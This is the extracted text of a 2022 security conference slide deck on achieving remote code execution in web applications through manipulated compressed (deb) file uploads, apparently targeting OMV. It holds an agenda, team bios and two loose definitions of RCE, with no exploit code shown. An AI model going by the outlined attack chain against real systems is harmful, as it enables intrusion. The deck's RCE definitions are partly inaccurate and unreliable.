



compRCessed  
Compressed File Manipulation @WebApps

2022

# CONTENTS

## What We Will Talk About


Part 1	Who are we?
Part 2	What is RCE?
Part 3	File upload methods
Part 4	What is OMV used for?
Part 5	Preparation of deb file for hash manipulation
Part 6	Injecting and executing the file by manipulating system
Part 7	Remote access to the web application system



Part One WHO  
WE ARE

# LOCATIONS

Our Team



# Our Team


Alperen  
SOYDAN



Mehmet  
Önder KEY



Utku  
YILDIRIM



Talha  
DEMİRSOY




Tağmaç  
HAN



Temel  
DEMİR



Furkan  
AYDOĞAN



#top



Vulnerability research



Oday hunting



Signal security



Blue teaming



Software development



Artificial intelligence



Forensic analysis

# #whoami



Ozan  
YİGEN

#top



Cybersecurity consulting



ICS/SCADA security  
assessments



Smart contract  
security

#pwd



NGOs & INGOs



Academy



Photography & Videography

# Our Motivation



Uninterrupted  
Sleep

Wi-Fi Signal



Flying arround the world

## What is RCE (Remote Code Execution)?

- Remote Code Execution or execution, also known as Arbitrary Code Execution, is a concept that describes a form of cyberattack in which the attacker can solely command the operation of another person's computing device or computer.
- RCE takes place when malicious malware is downloaded by the host. It's a phenomenon that can affect a person regardless of the present location of his or her device.






## What is RCE (Remote Code Execution)?

- Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language. This is not the type of behavior that is exhibited by the developer of the web application.

